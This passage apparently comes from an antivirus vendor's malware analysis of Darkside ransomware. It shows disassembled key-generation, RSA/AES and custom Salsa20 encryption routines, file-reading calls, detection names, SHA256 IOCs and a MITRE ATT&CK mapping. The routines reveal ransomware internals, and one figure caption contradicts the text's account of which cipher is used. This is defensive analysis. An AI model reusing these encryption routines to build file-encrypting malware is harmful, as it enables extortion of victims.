
```
rdrand  eax
rdrand  edx
jmp     short loc_404C1C
```

```
rdseed  eax
rdseed  edx
jmp     short loc_404C1C
```

```
loc_404C0C:
rdtsc
mov     ecx, eax
ror     ecx, 0Dh
rdtsc
mov     edx, eax
rol     edx, 0Dh
mov     eax, ecx
```

```
loc_404C1C:
pop     edi
pop     esi
pop     ecx
pop     ebx
retn
sub_404BD2 endp
```


The ransomware checks if the RDRAND and RDSEED instructions are supported by the processor. If it fails, it uses RDTSC to generate 64 byte matrix.




```
00404BD2  $ 53             PUSH EBX
00404BD3  . 51             PUSH ECX
00404BD4  . 56             PUSH ESI
00404BD5  . 57             PUSH EDI
00404BD6  . 6A 01          PUSH 1
00404BD8  . 58             POP EAX
00404BD9  . 0FA2           CPUID
00404BDB  . F7C1 00000040  TEST ECX,40000000
00404BE1  . 0F95C0         SETNE AL
00404BE4  . 84C0           TEST AL,AL
00404BE6   v75 08          JNZ SHORT 979692cd.00404BF0
00404BE8    0F             DB 0F
00404BE9    C7             DB C7
00404BEA    F0             DB F0
00404BEB    0F             DB 0F
00404BEC    C7             DB C7
00404BED    F2             DB F2
00404BEE  .vEB 2C          JMP SHORT 979692cd.00404C1C
00404BF0  > 6A 07          PUSH 7
00404BF2  . 58             POP EAX
00404BF3  . 33C9           XOR ECX,ECX
00404BF5  . 0FA2           CPUID
00404BF7  . F7C3 00000400  TEST EBX,40000
00404BFD  . 0F95C0         SETNE AL
00404C00  . 84C0           TEST AL,AL
00404C02  .v74 08          JE SHORT 979692cd.00404C0C
00404C04    0F             DB 0F
00404C05    C7             DB C7
00404C06    F8             DB F8
00404C07    0F             DB 0F
00404C08    C7             DB C7
00404C09  . FA             CLI
00404C0A  .vEB 10          JMP SHORT 979692cd.00404C1C
00404C0C  > 0F31           RDTSC
00404C0E  . 8BC8           MOV ECX,EAX
00404C10  . C1C9 0D        ROR ECX,0D
00404C13  . 0F31           RDTSC
00404C15  . 8BD0           MOV EDX,EAX
00404C17  . C1C2 0D        ROL EDX,0D
```

Fig. Code to generate SALSA-20 matrix

This matrix is encrypted using implementation of RSA-1024 as follows:



```
sub_405258 proc near
mov     eax, [esi]
mov     ebx, [esi+4]
mov     ecx, [esi+8]
mov     edx, [esi+0Ch]
sbb     [edi], eax
sbb     [edi+4], ebx
sbb     [edi+8], ecx
sbb     [edi+0Ch], edx
mov     eax, [esi+10h]
mov     ebx, [esi+14h]
mov     ecx, [esi+18h]
mov     edx, [esi+1Ch]
sbb     [edi+10h], eax
sbb     [edi+14h], ebx
sbb     [edi+18h], ecx
sbb     [edi+1Ch], edx
mov     eax, [esi+20h]
mov     ebx, [esi+24h]
mov     ecx, [esi+28h]
mov     edx, [esi+2Ch]
sbb     [edi+20h], eax
sbb     [edi+24h], ebx
sbb     [edi+28h], ecx
sbb     [edi+2Ch], edx
mov     eax, [esi+30h]
mov     ebx, [esi+34h]
mov     ecx, [esi+38h]
mov     edx, [esi+3Ch]
sbb     [edi+30h], eax
sbb     [edi+34h], ebx
sbb     [edi+38h], ecx
sbb     [edi+3Ch], edx
```




```
.text:00405199                 mov     eax, [esi]
.text:0040519B                 mov     ebx, [esi+4]
.text:0040519E                 mov     ecx, [esi+8]
.text:004051A1                 mov     edx, [esi+0Ch]
.text:004051A4                 adc     [edi], eax
.text:004051A6                 adc     [edi+4], ebx
.text:004051A9                 adc     [edi+8], ecx
.text:004051AC                 adc     [edi+0Ch], edx
.text:004051AF                 mov     eax, [esi+10h]
.text:004051B2                 mov     ebx, [esi+14h]
.text:004051B5                 mov     ecx, [esi+18h]
.text:004051B8                 mov     edx, [esi+1Ch]
.text:004051BB                 adc     [edi+10h], eax
.text:004051BE                 adc     [edi+14h], ebx
.text:004051C1                 adc     [edi+18h], ecx
.text:004051C4                 adc     [edi+1Ch], edx
.text:004051C7                 mov     eax, [esi+20h]
.text:004051CA                 mov     ebx, [esi+24h]
.text:004051CD                 mov     ecx, [esi+28h]
.text:004051D0                 mov     edx, [esi+2Ch]
.text:004051D3                 adc     [edi+20h], eax
.text:004051D6                 adc     [edi+24h], ebx
.text:004051D9                 adc     [edi+28h], ecx
.text:004051DC                 adc     [edi+2Ch], edx
.text:004051DF                 mov     eax, [esi+30h]
.text:004051E2                 mov     ebx, [esi+34h]
.text:004051E5                 mov     ecx, [esi+38h]
.text:004051E8                 mov     edx, [esi+3Ch]
.text:004051EB                 adc     [edi+30h], eax
.text:004051EE                 adc     [edi+34h], ebx
.text:004051F1                 adc     [edi+38h], ecx
.text:004051F4                 adc     [edi+3Ch], edx
.text:004051F7                 mov     eax, [esi+40h]
.text:004051FA                 mov     ebx, [esi+44h]
.text:004051FD                 mov     ecx, [esi+48h]
.text:00405200                 mov     edx, [esi+4Ch]
.text:00405203                 adc     [edi+40h], eax
.text:00405206                 adc     [edi+44h], ebx
.text:00405209                 adc     [edi+48h], ecx
.text:0040520C                 adc     [edi+4Ch], edx
.text:0040520F                 mov     eax, [esi+50h]
.text:00405212                 mov     ebx, [esi+54h]
```

Fig. AES to encrypt matrix

Now, after encrypting the matrix, the original matrix, the encrypted matrix, and its 16-byte hash value and the file data to be encrypted are sent to the other thread.


The file content is encrypted using a custom Salsa20.



```
.text:00404D6F
.text:00404D6F loc_404D6F:
.text:00404D6F mov     eax, [edi]
.text:00404D71 mov     ebx, [edi+10h]
.text:00404D74 mov     ecx, [edi+20h]
.text:00404D77 mov     edx, [edi+30h]
.text:00404D7A mov     esi, eax
.text:00404D7C add     esi, edx
.text:00404D7E rol     esi, 7
.text:00404D81 xor     ebx, esi
.text:00404D83 mov     esi, ebx
.text:00404D85 add     esi, eax
.text:00404D87 rol     esi, 9
.text:00404D8A xor     ecx, esi
.text:00404D8C mov     esi, ecx
.text:00404D8E add     esi, ebx
.text:00404D90 rol     esi, 0Dh
.text:00404D93 xor     edx, esi
.text:00404D95 mov     esi, edx
.text:00404D97 add     esi, ecx
.text:00404D99 rol     esi, 12h
.text:00404D9C xor     eax, esi
.text:00404D9E mov     [edi], eax
.text:00404DA0 mov     [edi+10h], ebx
.text:00404DA3 mov     [edi+20h], ecx
.text:00404DA6 mov     [edi+30h], edx
.text:00404DA9 mov     eax, [edi+14h]
.text:00404DAC mov     ebx, [edi+24h]
.text:00404DAF mov     ecx, [edi+34h]
.text:00404DB2 mov     edx, [edi+4]
.text:00404DB5 mov     esi, eax
.text:00404DB7 add     esi, edx
.text:00404DB9 rol     esi, 7
.text:00404DBC xor     ebx, esi
.text:00404DBE mov     esi, ebx
.text:00404DC0 add     esi, eax
.text:00404DC2 rol     esi, 9
.text:00404DC5 xor     ecx, esi
.text:00404DC7 mov     esi, ecx
.text:00404DC9 add     esi, ebx
.text:00404DCB rol     esi, 0Dh
.text:00404DCE xor     edx, esi
.text:00404DD0 mov     esi, edx
.text:00404DD2 add     esi, ecx
.text:00404DD4 rol     esi, 12h
.text:00404DD7 xor     eax, esi
.text:00404DD9 mov     [edi+14h], eax
.text:00404DDC mov     [edi+24h], ebx
.text:00404DDF mov     [edi+34h], ecx
.text:00404DE2 mov     [edi+4], edx
```


Fig. Salsa 20 Implementation

Every targeted file is opened and read using the CreateFileW and ReadFile functions



```
0040615C  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0040615F  .vE9 10010000    JMP 979692cd.00406274
00406164  > 6A 00          PUSH 0
00406166  . 68 8000000A    PUSH 0A000080
0040616B  . 6A 03          PUSH 3
0040616D  . 6A 00          PUSH 0
0040616F  . 6A 00          PUSH 0
00406171  . 68 000000C0    PUSH C0000000
00406176  . FF75 08        PUSH DWORD PTR SS:[EBP+8]
00406179  . FF15 2C074200  CALL DWORD PTR DS:[42072C]        kernel32.CreateFileW
0040617F  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00406182  . 837D F8 FF     CMP DWORD PTR SS:[EBP-8],-1
00406186  .v75 57          JNZ SHORT 979692cd.004061DF
00406188  . 64:833D 34000  CMP DWORD PTR FS:[34],20
00406190  .v75 3D          JNZ SHORT 979692cd.004061CF
00406192  . FF75 08        PUSH DWORD PTR SS:[EBP+8]
00406195  . FF15 DC084200  CALL DWORD PTR DS:[4208DC]         SHLWAPI.PathIsNetworkPathW
0040619B  . 85C0           TEST EAX,EAX
0040619D  .v74 10          JE SHORT 979692cd.004061AF
0040619F  . B8 FFFFFFFF    MOV EAX,-1
004061A4  . 5F             POP EDI
004061A5  . 5E             POP ESI
004061A6  . 5A             POP EDX
004061A7  . 59             POP ECX
004061A8  . 5B             POP EBX
004061A9  . 8BE5           MOV ESP,EBP
004061AB  . 5D             POP EBP
004061AC  . C2 0400        RETN 4
004061AF  > FF75 08        PUSH DWORD PTR SS:[EBP+8]         [Arg1
004061B2  . E8 98FCFFFF    CALL 979692cd.00405E4F            [979692cd.00405E4F
004061B7  . 85C0           TEST EAX,EAX
004061B9  .v74 02          JE SHORT 979692cd.004061BD
004061BB  .^EB A7          JMP SHORT 979692cd.00406164
004061BD  > B8 FFFFFFFF    MOV EAX,-1
004061C2  . 5F             POP EDI
```

Fig. CreateFile



```
04061E1  .^EB 81          JMP SHORT 979692cd.00406164
04061E3  > 33C0           XOR EAX,EAX
04061E5  . 33D2           XOR EDX,EDX
04061E7  . 2D 90000000    SUB EAX,90
04061EC  . 83DA 00        SBB EDX,0
04061EF  . 6A 02          PUSH 2
04061F1  . 6A 00          PUSH 0
04061F3  . 52             PUSH EDX
04061F4  . 50             PUSH EAX
04061F5  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
04061F8  . FF15 3C074200  CALL DWORD PTR DS:[42073C]         kernel32.SetFilePointerEx
04061FE  . 85C0           TEST EAX,EAX
0406200  .v75 18          JNZ SHORT 979692cd.0040621A
0406202  . 64:813D 34000  CMP DWORD PTR FS:[34],83
040620D  .v74 09          JE SHORT 979692cd.00406218
040620F  . 64:A1 3400000  MOV EAX,DWORD PTR FS:[34]
0406215  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0406218  >vEB 5A          JMP SHORT 979692cd.00406274
040621A  > 6A 00          PUSH 0
040621C  . 8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
040621F  . 50             PUSH EAX
0406220  . 68 90000000    PUSH 90
0406225  . 8D85 64FFFFFF  LEA EAX,DWORD PTR SS:[EBP-9C]
040622B  . 50             PUSH EAX
040622C  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
040622F  . FF15 34074200  CALL DWORD PTR DS:[420734]         kernel32.ReadFile
0406235  . 85C0           TEST EAX,EAX
0406237  .v75 0B          JNZ SHORT 979692cd.00406244
0406239  . 64:A1 3400000  MOV EAX,DWORD PTR FS:[34]
040623F  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0406242  .vEB 30          JMP SHORT 979692cd.00406274
0406244  > 6A 00          PUSH 0                             [Arg3 = 00000000
0406246  . 68 80000000    PUSH 80                            |Arg2 = 00000080
040624B  . 8D85 64FFFFFF  LEA EAX,DWORD PTR SS:[EBP-9C]      |
0406251  . 50             PUSH EAX                           |Arg1
0406252  . E8 09AEFFFF    CALL 979692cd.00401060             [979692cd.00401060
0406257  . 8BC8           MOV ECX,EAX
0406259  . 6A 10          PUSH 10
040625B  . 8D45 E4        LEA EAX,DWORD PTR SS:[EBP-1C]
040625E  . 50             PUSH EAX
040625F  . 51             PUSH ECX
0406260  . FF15 5C064200  CALL DWORD PTR DS:[42065C]         ntdll.memcmp
0406266  . 83C4 0C        ADD ESP,0C
```

Fig. Seek pointer and readfile

Detection

Quick Heal detects this malware as Ransom.Darkside.S21012356. Apart from real-time protection, this malware is also seen by Quick Heal ARW (Anti Ransomware Protection) as HEUR: Ransom.Win32.InP, NGAV (Behaviour Detection System) as Darkside and Seqrite HawkkHunt (Endpoint Detection & Response) as QHIR_DARKSIDE.

Conclusion

The Darkside ransomware attack contributed to business disruption in the Colonial pipeline attack. We can expect the initial attack vector technique to change within short intervals, making their presence among ransomware solid and sound.

It has been deleting shadow copies to prevent recovery. Such strict measures can be expected in the following variants. Quick Heal detects the ransomware at various steps of the infection chain using its ARW, NGAV, and EDR policies. Users are advised to keep their anti-malware products up-to-date.

IOCs

SHA256:
afb22b1ff281c085b60052831ead0a0ed300fac0160f87851dacc67d4e158178
0a0c225f0e5ee941a79f2b7701f1285e4975a2859eb4d025d96d9e366e81abb9

Mitre ATT&CK TTP Mappingv

Valid Accounts	T1078
PowerShell	T1086
System Services: Service Execution	T1569
Account Manipulation	T1098
Process Injection: Dynamic-link Library Injection	T1055
Account Discovery	T1087
Abuse Elevation Control Mechanism: Bypass User Access Control	T1548
File Permissions Modification	T1222
Data Encrypted for Impact	T1486
Inhibit System Recovery	T1490
System Information Discovery	T1082
Process Discovery	T1057
Screen Capture	T1113
Compile After Delivery	T1500
Service Execution	T1035